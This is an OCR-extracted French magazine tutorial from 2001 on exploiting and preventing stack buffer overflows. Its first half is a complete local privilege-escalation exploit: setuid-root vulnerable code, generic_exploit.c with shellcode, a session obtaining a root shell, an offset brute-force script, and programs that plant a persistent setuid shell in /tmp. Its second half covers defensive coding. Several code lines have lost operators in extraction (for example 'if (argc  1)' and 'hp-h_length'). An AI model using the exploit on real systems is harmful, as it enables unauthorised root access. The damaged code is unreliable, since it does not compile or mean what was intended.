Éviter les failles de sécurité dès le développement d'une application 3ème Partie*

Cet article termine de présenter les débordements de buffer. Nous montrerons qu'il s'agit d'une faille assez simple à exploiter. Ensuite, nous décrirons les précautions à prendre pour les éviter.

Débordements de buffer

Dans notre précédent article, nous avons donc obtenu un fragment de programme tenant en une cinquantaine d'octets, capable de faire démarrer un shell ou de se terminer en cas d'échec. Il nous faut à présent arriver à insérer ce code au sein de l'application que nous voulons attaquer. Cela s'effectue en écrasant l'adresse de retour d'une fonction pour la remplacer par l'adresse de notre shellcode, ce qui se produit en forçant le débordement d'une variable automatique (allouée dans la pile du processus - également appelée variable statique).


Par exemple, dans le programme suivant, nous recopions dans un buffer de 500 octets la chaîne de caractères passée en premier argument sur la ligne de commande. Cette copie s'effectue sans vérifier que la taille du buffer ne soit pas dépassée. Comme nous le verrons plus tard, il aurait simplement fallu employer la fonction **`strncpy()`** pour éviter ce problème.

```
/* vulnerable.c */

#include <string.h>

int main(int argc, char * argv [])
{
  char buffer [500];

  if (argc  1)
  strcpy(buffer, argv[1]);
  return (0);
}
```

`buffer` est une variable automatique, l'espace occupé par les 500 octets est réservé dans la pile dès l'entrée dans la fonction **`main()`**. Lors de l'exécution du programme **`vulnerable`** avec un argument long de plus de 500 caractères, les données débordent du buffer, et envahissent la pile du processus. Comme nous l'avons vu précédemment, la pile contient l'adresse de la prochaine instruction à exécuter (appelée communément *adresse de retour*). Pour exploiter cette faille de sécurité, il suffit de remplacer l'adresse de retour de la fonction par l'adresse où se situe le shellcode que nous voulons exécuter. Ce shellcode est inséré dans le corps même du buffer, suivi de l'adresse qu'il occupera en mémoire.


Position en mémoire

Obtenir l'adresse mémoire du shellcode constitue une opération délicate. Nous devons découvrir le décalage existant entre le registre **`%esp`**, qui pointe sur le sommet de la pile, et l'adresse du shellcode. De façon à disposer d'une certaine marge, le début du buffer est rempli avec l'instruction assembleur **`NOP`** ; il s'agit d'une instruction neutre codée sur un octet, n'ayant strictement aucun effet. Ainsi, lorsque l'adresse de départ pointe en deçà du début réel du shellcode, le processeur passera de **`NOP`** en **`NOP`** jusqu'à atteindre effectivement notre code. Pour optimiser nos chances, nous plaçons le shellcode au milieu du buffer, suivi de l'adresse de démarrage répétée jusqu'à la fin, et précédé d'un bloc de **`NOP`**.



* Cet article est paru dans le numéro 25 de *Linux Magazine France*, au mois de janvier 2001.

Toutefois il existe un autre problème lié à l'alignement des variables dans la pile. En effet, une adresse étant stockée sur plusieurs octets, l'alignement au sein de la pile ne convient pas toujours. Cet inconvénient se résout en "tâtonnant" sur l'alignement à utiliser. Comme notre processeur utilise des mots de 4 octets, l'alignement vaut 0, 1, 2 ou 3 octet(s) (voir l'article 2 sur l'organisation de la pile pour de plus amples détails). Sur la figure suivante, les parties grisées correspondent aux 4 octets écrits. Seul le premier cas, où l'adresse de retour est complètement écrasée, fonctionne. Les autres conduisent à des erreurs type **`segmentation violation`** ou **`illegal instruction`**. Cette recherche empirique fonctionne parfaitement car la puissance des ordinateurs actuels nous autorise à faire ces tests peu coûteux.



Programme de lancement

Nous allons écrire un petit programme qui lance une application vulnérable en lui transmettant un buffer qui fera déborder la pile. Ce programme dispose de plusieurs options pour cadrer la position du shellcode en mémoire, choisir le programme à exécuter. Cette version, inspirée de l'article d'Aleph One dans le numéro 49 du magazine *phrack*, est disponible sur le site de Christophe Grenier.

Comment passer notre buffer ainsi préparé à l'application visée ? Classiquement, il s'agit d'un paramètre en ligne de commande comme dans le cas de **`vulnerable.c`** ou d'une variable d'environnement. Le dépassement a parfois lieu à partir de lignes saisies par l'utilisateur, ce qui est plus difficile à automatiser, ou de données lues dans un fichier.

Le programme **`generic_exploit.c`** commence par allouer le buffer de la taille désirée, y copie le shellcode et assure le remplissage décrit plus haut avec les adresses et les codes NOP. Ensuite il prépare un tableau d'arguments et lance l'application cible en utilisant l'instruction **`execve()`** qui remplace le processus courant par celui invoqué. Les paramètres de **`generic_exploit`** sont la taille du buffer à exploiter (un peu plus que sa taille pour écraser l'adresse de retour), l'offset en mémoire, l'alignement. On indique si on passe le buffer via une variable d'environnement (**`var`**) ou en ligne de commande (**`novar`**). L'argument **`force/noforce`** permet l'appel ou non à la fonction **`setuid()/setgid()`** dans le shellcode.

```
/* generic_exploit.c */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/stat.h>
#define NOP                     0x90

char shellcode[] =

"\xeb\x1f\x5e\x89\x76\xff\x31\xc0\x88\x46\xff\x89
\x46\xff\xb0\x0b"

"\x89\xf3\x8d\x4e\xff\x8d\x56\xff\xcd\x80\x31\xdb
\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff";

unsigned long get_sp(void)
{
   __asm__("movl %esp,%eax");
}

#define A_BSIZE        1
#define A_OFFSET       2
#define A_ALIGN        3
#define A_VAR          4
#define A_FORCE        5
#define A_PROG2RUN     6
#define A_TARGET       7
#define A_ARG          8

int main(int argc, char *argv[])
{
   char *buff, *ptr;
   char **args;
   long addr;
   int offset, bsize;
   int i,j,n;
   struct stat stat_struct;
   int align;
   if(argc < A_ARG){
      printf("USAGE: %s bsize offset align (var /
novar) (force/noforce) prog2run  target param\n",
argv[0]);
      return -1;
   }
   if(stat(argv[A_TARGET],&stat_struct)){
     printf("\nCannot         stat         %s\n",
argv[A_TARGET]);
     return 1;
   }
   bsize  = atoi(argv[A_BSIZE]);
   offset = atoi(argv[A_OFFSET]);
   align  = atoi(argv[A_ALIGN]);

   if(!(buff = malloc(bsize))){
      printf("Can't allocate memory.\n");
      exit(0);
   }

   addr = get_sp() + offset;
   printf("bsize   %d,   offset   %d\n",   bsize,
offset);
   printf("Using address: 0lx%lx\n", addr);

   for(i    =    0;    i    <    bsize;    i+=4)
*(long*)(&buff[i]+align) = addr;

   for(i = 0; i < bsize/2; i++) buff[i] = NOP;

   ptr = buff + ((bsize/2) - strlen(shellcode) -
strlen(argv[4]));
   if(strcmp(argv[A_FORCE],"force")==0){
     if(S_ISUID&stat_struct.st_mode){
       printf("uid %d\n", stat_struct.st_uid);
       *(ptr++)= 0x31; /* xorl %eax,%eax      */
       *(ptr++)= 0xc0;
```

```
      *(ptr++)= 0x31; /* xorl %ebx,%ebx      */
      *(ptr++)= 0xdb;
      if(stat_struct.st_uid & 0xFF){
        *(ptr++)= 0xb3;/* movb $0x??,%bl     */
        *(ptr++)= stat_struct.st_uid;
      }
      if(stat_struct.st_uid & 0xFF00){
        *(ptr++)= 0xb7;/* movb $0x??,%bh     */
        *(ptr++)= stat_struct.st_uid;
      }
      *(ptr++)= 0xb0; /* movb $0x17,%al      */
      *(ptr++)= 0x17;
      *(ptr++)= 0xcd; /* int $0x80           */
      *(ptr++)= 0x80;
    }
    if(S_ISGID&stat_struct.st_mode){
      printf("gid %d\n", stat_struct.st_gid);
      *(ptr++)= 0x31; /* xorl %eax,%eax      */
      *(ptr++)= 0xc0;
      *(ptr++)= 0x31; /* xorl %ebx,%ebx      */
      *(ptr++)= 0xdb;
      if(stat_struct.st_gid & 0xFF){
        *(ptr++)= 0xb3;/* movb $0x??,%bl     */
        *(ptr++)= stat_struct.st_gid;
      }
      if(stat_struct.st_gid & 0xFF00){
        *(ptr++)= 0xb7;/* movb $0x??,%bh     */
        *(ptr++)= stat_struct.st_gid;
      }
      *(ptr++)= 0xb0; /* movb $0x2e,%al      */
      *(ptr++)= 0x2e;
      *(ptr++)= 0xcd; /* int $0x80           */
      *(ptr++)= 0x80;
    }
  }
  /* Patch shellcode */
  n=strlen(argv[A_PROG2RUN]);
  shellcode[13] = shellcode[23] = n + 5;
  shellcode[5] = shellcode[20] = n + 1;
  shellcode[10] = n;
  for(i = 0; i < strlen(shellcode); i++)
     *(ptr++) = shellcode[i];
  /* Copy prog2run */
  printf("Shellcode     will     start     %s\n",
argv[A_PROG2RUN]);

memcpy(ptr,argv[A_PROG2RUN],strlen(argv[A_PROG2RU
N]));

  buff[bsize - 1] = '\0';

  args = (char**)malloc(sizeof(char*) * ( argc -
A_TARGET + 3));
  j=0;
  for(i = A_TARGET; i < argc; i++)
    args[j++] = argv[i];
  if(strcmp(argv[A_VAR],"novar")==0) {
    args[j++]=buff;
    args[j++]=NULL;
    return execve(args[0],args,NULL);
  } else {
    setenv(argv[A_VAR],buff,1);
    args[j++]=NULL;
    return execv(args[0],args);
  }
}
```

Pour tirer profit de **`vulnerable.c`**, nous devons disposer d'un buffer plus grand que celui prévu par l'application. Nous choisissons par exemple 600 octets au lieu des 500 prévus. La recherche du décalage par rapport au sommet de la pile se fait par essais successifs. L'adresse, construite par l'instruction **`addr = get_sp() + offset;`** et dont le but est d'écraser l'adresse du retour, est obtenue... par chance ! L'opération effectuée repose sur l'heuristique que le registre **`%esp`** ne bougera pas trop entre le processus courant et celui appelé en fin de programme. En pratique, rien n'est moins sûr : plusieurs évènements peuvent venir modifier l'état de la pile entre le moment où ce calcul est effectué et celui où le programme à exploiter est appelé. Ici, nous sommes arrivés à déclencher un débordement exploitable avec un offset de -1900 octets. Naturellement pour que l'expérience soit complète, la cible **`vulnerable`** doit être Set-UID *root*.

```
$ cc vulnerable.c -o vulnerable
$ cc generic_exploit.c -o generic_exploit
$ su
Password:
# chown root.root vulnerable
# chmod u+s vulnerable
# exit
$ ls -l vulnerable
-rws--x--x   1 root     root         11732 Dec  5
15:50 vulnerable
$  ./generic_exploit 600 -1900 0    novar  noforce
/bin/sh ./vulnerable
bsize 600, offset -1900
Using address: 0lxbffffe54
Shellcode will start /bin/sh
bash# id
uid=1000(raynal)    gid=100(users) euid=0(root)
groups=100(users)
bash# exit
$  ./generic_exploit 600 -1900 0      novar force
/bin/sh /tmp/vulnerable
bsize 600, offset -1900
Using address: 0lxbffffe64
uid 0
Shellcode will start /bin/sh
bash# id
uid=0(root) gid=100(users) groups=100(users)
bash# exit
```

Dans le premier cas (**`noforce`**), notre **`uid`** ne change pas. En revanche, nous disposons d'un nouvel **`euid`** qui nous confère tous les droits. Ainsi, même si en éditant le fichier **`/etc/passwd`** avec **`vi`**, ce dernier affirme qu'il est en lecture seule, toutes les modifications fonctionnent très bien : il faut juste forcer la sauvegarde avec **`w!`** :) Le paramètre **`force`** permet d'avoir dès le début **`uid=euid=0`**.

Pour rechercher automatiquement les valeurs de décalage assurant un débordement, l'utilisation d'un petit script shell rend les choses encore plus faciles :

```
 #! /bin/sh
 # cherche_exploit.sh
  BUFFER=600
  OFFSET=$BUFFER
  OFFSET_MAX=2000
  while [ $OFFSET -lt $OFFSET_MAX ] ; do
    echo "Offset = $OFFSET"
    ./generic_exploit  $BUFFER  $OFFSET  0  novar
force /bin/sh ./vulnerable
    OFFSET=$(($OFFSET + 4))
  done
```

Dans notre exploitation, nous ne nous sommes pas préoccupés des problèmes potentiels d'alignement. Il est donc tout à fait possible que cet exemple ne fonctionne pas avec les mêmes valeurs chez vous, voire pas du tout à cause de l'alignement. Pour ceux qui veulent quand même essayer, il faut changer le paramètre d'alignement à 1, 2 ou

3 (ici, 0). Certains systèmes ne supportent pas l'écriture sur des zones de mémoires qui ne correspondent pas à un mot complet, mais ce problème n'existe pas sous Linux :)

Problèmes de shell(s)

Malheureusement, il arrive que le shell obtenu soit inutilisable car il se termine tout seul ou dès l'appuie sur une touche. Un moyen, à peine détourné, permet de conserver ces privilèges si laborieusement acquis.

```
/* set_run_shell.c */
#include <unistd.h>
#include <sys/stat.h>

int main()
{
  chown ("/tmp/run_shell", geteuid(), getegid());
  chmod ("/tmp/run_shell", 06755);
  return 0;
}
```

Puisque notre exploit ne peut exécuter qu'une seule chose à la fois, nous allons transférer, à l'aide du programme **set_run_shell**, les droits obtenus sur le programme **run_shell**. Ce dernier nous offrira alors le shell espéré.

```
/* run_shell.c */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/stat.h>

int main()
{
  setuid(geteuid());
  setgid(getegid());
  execl("/tmp/shell","shell","-i",0);
  exit (0);
}
```

L'option **-i** correspond à **interactif**. Pourquoi ne pas donner directement les droits à un shell ? Tout simplement parce que le bit **s** n'est pas effectif sur tous les shells. Les versions récentes vérifient que l'uid est bien égale à l'euid, idem pour gid et egid. Ainsi **bash2** et **tcsh** incorporent cette ligne de défense mais ni **bash**, ni **ash** n'en disposent. Cette méthode doit être raffinée dans le cas où la partition sur laquelle **run_shell** (ici, **/tmp**) est montée en **nosuid** ou **noexec**.

Prévention

Disposant d'un programme Set-UID contenant un bogue de débordement de buffer, ainsi que de son code source, nous sommes donc capables de préparer une attaque permettant d'exécuter n'importe quel code arbitraire sous l'identité du propriétaire du fichier. Notre propos toutefois vise à d'éviter les failles de sécurité. Nous allons donc examiner quelques règles à respecter pour échapper aux débordements de buffer.

Vérifier les indices

La première règle à respecter relève simplement d'une question de bon sens : il est indispensable de toujours vérifier avec soin les indices utilisés pour manipuler un tableau. Un balayage maladroit du type :

```
for (i = 0; i <= n; i ++) {
      table [i] = ...
```

contient probablement une erreur à cause du signe **<=** au lieu de **<** car un accès a lieu à un emplacement situé après la fin de la table. Si la vérification est aisée lors d'un parcours dans ce sens, le balayage des indices dans l'ordre décroissant nécessite une attention plus soutenue pour être sûr de ne pas dépasser zéro "par en-dessous". Hormis les cas triviaux de parcours **for(i=0; i<n ; i++)**, il est indispensable de vérifier à plusieurs reprises (voire de faire vérifier par quelqu'un d'autre) l'algorithme employé, surtout à l'approche des extrémités de l'intervalle parcouru.

Le même type de problème se pose avec les chaînes de caractères, pour lesquelles il faut toujours penser à allouer un octet supplémentaire pour le caractère nul final. Son oubli constitue l'un des bogues les plus fréquemment rencontrés par les débutants, et difficile à diagnostiquer puisqu'il peut passer longuement inaperçu en raison de l'alignement des variables.

Il ne faut pas sous-estimer le rôle des indices d'un tableau dans la sécurité d'une application. On a montré (voir *Phrack* numéro 55) qu'un seul octet de débordement pouvait suffire pour créer une faille de sécurité, en insérant le shellcode dans une variable d'environnement par exemple.

```
#define TAILLE_BUFFER 128

void foo(void) {

  char buffer[TAILLE_BUFFER+1];

  /* fin de chaîne */
  buffer[TAILLE_BUFFER] = '\0';

  for (i = 0; i<TAILLE_BUFFER; i++)
    buffer[i] = ...
}
```

Utiliser les fonctions en n

Par convention, les fonctions de la bibliothèque C standard reconnaissent la fin de la chaîne de caractères grâce à un octet nul. Par exemple la fonction **strcpy(3)** copie dans une chaîne de destination le contenu de la chaîne originale jusqu'à cet octet nul compris. Dans certaines circonstances, ce comportement devient dangereux ; nous avons vu que le code suivant présente une faille de sécurité :

```
#define LG_IDENT 128

int fonction (const char * nom)
{
  char identite [LG_IDENT];
  strcpy (identite, nom);
  ...
}
```

Pour éviter ce genre de problèmes, il existe des fonctions dont la portée est limitée en longueur. Ces fonctions contiennent un `**n**' au milieu de leur nom, par exemple **`strncpy(3)`** en remplacement de **`strcpy(3)`**, **`strncat(3)`** de **`strcat(3)`** ou même **`strnlen(3)`** de **`strlen(3)`**.

La limitation imposée par **`strncpy(3)`** a toutefois des effets de bord auxquels il faut prendre garde : lorsque la chaîne source est plus courte que la destination, cette dernière sera complétée par des caractères nuls jusqu'à la limite *n*, ce qui pénalise un peu l'application en terme de performances. À l'inverse, si la source est plus longue, elle sera tronquée pour remplir la destination mais cette dernière chaîne ne sera pas terminée par un caractère nul. Il est donc indispensable de l'ajouter manuellement. La routine précédente réécrite en respectant ceci devient alors :

```
#define LG_IDENT 128

int fonction (const char * nom)
{
  char identite [LG_IDENT+1];
  strncpy (identite, nom, LG_IDENT);
  identite [LG_IDENT] = '\0';
  ...
}
```

Naturellement, les mêmes principes s'appliquent aux routines manipulant des caractères larges, en préférant par exemple **`wcsncpy(3)`** à **`wcscpy(3)`** ou **`wcsncat(3)`** à **`wcscat(3)`**. Le programme s'allonge certes un peu, mais la sécurité s'accroît également.

Tout comme **`strcpy()`**, **`strcat(3)`** ne vérifie pas la taille des buffers. La fonction **`strncat(3)`** ajoute elle-même un caractère de fin de chaîne si elle dispose de la place nécessaire. Le remplacement de **`strcat(buffer1, buffer2);`** par **`strncat(buffer1, buffer2, sizeof(buffer1)-1);`** suffit à élimer les risques.

La fonction **`sprintf()`** permet de recopier des données formatées dans une chaîne. Elle aussi dispose d'une version permettant de contrôler le nombre d'octets à copier : **`snprintf()`**. Cette fonction renvoie le nombre de caractères écrits dans la chaîne destinataire (sans comptabiliser le `\0'). Tester cette valeur de retour permet donc de savoir si l'écriture s'est déroulée correctement :

```
  if (snprintf(dst, sizeof(dst) - 1, "%s", src)
sizeof(dst) - 1) {
    /* Débordement */
    ...
  }
```

Bien évidemment, ces précautions ne valent plus rien dès que l'utilisateur obtient le contrôle sur le nombre d'octets à copier. Une telle faille dans BIND (Berkeley Internet Name Daemon) fut à l'origine de nombreux piratages :

```
  struct hosten *hp;
  unsigned long adresse;

  ...

  /* copie d'une adresse */
  memcpy(&adresse,     hp-h_addr_list[0],     hp-
h_length);
  ...
```

Normalement, ceci devrait toujours copier 4 octets. Cependant, s'il est possible de modifier **`hp-h_length`**, alors la pile devient à son tour modifiable. Il est donc indispensable de vérifier la longueur des données avant de copier :

```
  struct hosten *hp;
  unsigned long adresse;

  ...

  /* test */
  if (hp-h_length  sizeof(adresse))
    return 0;

  /* copie d'une adresse */
  memcpy(&adresse,     hp-h_addr_list[0],     hp-
h_length);
  ...
```

Certaines circonstances n'autorisent toutefois pas cette troncature (chemin d'accès, nom d'hôte, URL, ...) et des mesures doivent alors être prises en amont dans le programme dès la saisie des données.

Valider les saisies en deux temps

L'attitude défensive à adopter dans un programme qui s'exécute avec des privilèges différents de ceux de son utilisateur impose de considérer toute donnée en entrée comme a priori suspecte.

Tout d'abord cela concerne les routines de saisie de chaîne de caractères. Avec ce qui précède, il est inutile de s'appesantir sur le fait qu'il ne faut *jamais* utiliser **`gets(char *chaine)`** puisqu'elle ne vérifie pas la longueur de la chaîne saisie (note des auteurs : il serait bon que cette routine soit totalement interdite par l'éditeur de liens pour les programmes nouvellement compilés). Il existe des dangers plus insidieux se dissimulant dans les saisies avec **`scanf()`**. La ligne

```
scanf ("%s", chaine)
```

par exemple comporte autant de risques que **gets(char *chaine)**, mais saute moins yeux. Toutefois, les fonctions de la famille de **scanf()** offrent un mécanisme de contrôle sur la taille des données :

```
char buffer[256];
scanf("%255s", buffer);
```

Le formatage limite le nombre de caractère recopié dans **buffer** à 255. Par ailleurs, **scanf()** réinjectant dans le flux d'entrée les caractères ne lui convenant pas (par exemple une lettre alors qu'il attend un chiffre), les risques d'erreurs de programmation engendrant des blocages sont relativement élevés.

En C++, le flux **cin** remplace les fonctions classiques utilisées en C (bien que celles-ci restent utilisables). Le programme suivant remplit un buffer :

```
char buffer[500];
cinbuffer;
```

Comme vous le constatez, aucun test n'est réalisé ! Nous sommes ici dans une situation similaire à l'utilisation de **gets(char *chaine)** en C : une porte est grande ouverte. La fonction membre **ios::width()** permet de fixer le nombre maximal de caractère à lire.

La lecture des données nécessite deux étapes. Une première phase consiste à récupérer la chaîne de caractères à l'aide de **fgets(char *chaine, int taille, FILE stream)**, qui limite la taille de la zone mémoire employée. Dans un second temps, les données lues sont traitées, avec **sscanf()** par exemple. La première phase peut également contenir d'autres opérations, comme encadrer **fgets(char *chaine, int taille, FILE stream)** avec une boucle allouant automatiquement la mémoire nécessaire, sans imposer de limite arbitraire. L'extension Gnu **getline()** réalise cette opération. Cette phase peut aussi inclure une validation des caractères saisis, avec **isalnum()**, **isprint()**, etc. La fonction **strspn()** permet la mise en place de filtres efficaces et variés (cf. juste après ... normalement). Le programme perd un peu en rapidité de traitement, mais les parties les plus sensibles du code sont ainsi protégées par un excellent gilet pare-balles contre les données litigieuses en entrée.

Les saisies directes de données ne sont pas les seuls points d'entrée susceptibles d'être attaqués. Les fichiers de données manipulés par le logiciel sont naturellement vulnérables, mais le code écrit pour leur lecture est généralement plus robuste que pour les saisies, les programmeurs ayant souvent une méfiance intuitive vis-à-vis du contenu des fichiers fournis par l'utilisateur.

Il existe aussi un autre point d'appui fréquemment employé par les attaques de débordement de buffer : les chaînes d'environnement. Il ne faut pas oublier qu'un programmeur peut configurer totalement l'environnement d'un processus avant de le lancer. Les conventions qui veulent qu'une chaîne d'environnement soit toujours du type "**NOM=VALEUR**" n'ont aucune valeur face à un utilisateur mal intentionné. L'utilisation de la routine **getenv()** nécessite quelques précautions, notamment en ce qui concerne la longueur de la chaîne renvoyée (arbitrairement longue), et son contenu (où l'on peut rencontrer n'importe quel caractère y compris `**=**'). La chaîne renvoyée par **getenv()** sera traitée comme celle fournie par **fgets(char *chaine, int taille, FILE stream)**, en surveillant sa longueur et en la validant caractère par caractère.

La mise en place de tels filtres fonctionne encore une fois comme l'accès à un ordinateur : par défaut, il faut tout interdire ! Ensuite, certaines autorisations sont délivrées :

```
#define GOOD "abcdefghijklmnopqrstuvwxyz\
              ABCDEFGHIJKLMNOPQRSTUVWXYZ\
              1234567890_"

char *my_getenv(char *var)
{
  char *data, *ptr

  /* Récupération des données */
  data = getenv(var);

  /* Filtrage
    Rem : il faut bien sur que le caractère de
    remplacemement soit dans la liste des
    caractères autorisés !!!
  */
  for (ptr = data; *(ptr += strspn(ptr, GOOD));)
    *ptr = '_';

  return data;
}
```

La fonction **strspn()** facilite ceci : elle recherche le premier caractère qui n'est pas contenu dans l'ensemble spécifié. Elle retourne la longueur de la chaîne (commençant en position 0) contenant uniquement des caractères valides. Il ne faut absolument jamais utiliser, dans cette optique, la contraposée de cette fonction, **strcspn**, car la démarche revient alors à spécifier les caractères interdits puis à s'assurer qu'aucun n'est présent dans la saisie.

Utiliser des buffers dynamiques

Le principe du débordement de buffer repose sur l'écrasement du contenu de la pile de manière à modifier l'adresse de retour d'une fonction. L'attaque porte sur des données automatiques, allouées uniquement dans la pile. Une manière de déplacer ce problème est de remplacer systématiquement les tables de caractères allouées dans la pile par des variables dynamiques se trouvant dans le *tas*. Pour cela on remplace les séquences

```
#define LG_CHAINE    128
int fonction (...)
{
  char chaine [LG_CHAINE];
  ...
  return (resultat);
}
```

par :

```
#define LG_CHAINE    128
int fonction (...)
{
  char *chaine = NULL;
  if ((chaine = malloc (LG_CHAINE)) == NULL)
      return (-1);
  memset(chaine,'\0',LG_CHAINE);
  [...]
  free (chaine);
  return (resultat);
}
```

Ces lignes surchargent le code de manière importante et induisent des risques de fuite de mémoire, mais il faut profiter de ces modifications pour revoir quelque peu la conception en évitant d'imposer des limites arbitraires de longueur. Notons qu'il ne faut pas s'imaginer obtenir le même résultat de manière plus simple avec la fonction **`alloca()`**. Celle-ci alloue ses données dans la pile du processus, ce qui nous ramène au même problème qu'avec les variables automatiques. Le fait d'initialiser la mémoire à zéro avec **`memset()`** permet d'éviter quelques problèmes relatifs à l'utilisation de variables non initialisées. Là encore, cela ne corrige pas le problème, on rend simplement l'exploitation moins triviale. Pour ceux qui veulent poursuivre sur le sujet, ils peuvent consulter l'article sur les Heap Overflows de w00w00.

Enfin, signalons quand même qu'il est possible dans certaines circonstances de supprimer rapidement une faille de sécurité avec un minimum de modifications en ajoutant le mot clé **`static`** devant la déclaration du buffer. Celui-ci se retrouve alors alloué dans le segment de données loin de la pile du processus. Il devient impossible d'obtenir un shell mais le problème de DoS demeure. Bien entendu ceci ne fonctionne pas si la routine est appelée récursivement. Il faut considérer ce remède comme un palliatif temporaire, servant juste à éliminer dans l'urgence une faille de sécurité en intervenant au minimum sur le code.

Conclusion

Nous espérons que cet aperçu d'une technique de buffer overflow vous incitera à programmer de manière plus sécurisée. Si la technique d'exploitation nécessite une bonne compréhension des mécanismes qui interviennent, le principe général reste relativement abordable. En revanche, la mise en oeuvre de mesures préventives ne revêt aucune difficulté particulière. N'oubliez pas, il est plus rapide de blinder un programme dès sa conception qu'à posteriori. Nous vérifierons encore ce principe dans notre prochain article qui traitera des *bugs de format*.

Christophe BLAESS - ccb@club-internet.fr
Christophe GRENIER - grenier@nef.esiea.fr
Frédéreric RAYNAL - pappy@users.sourceforge.net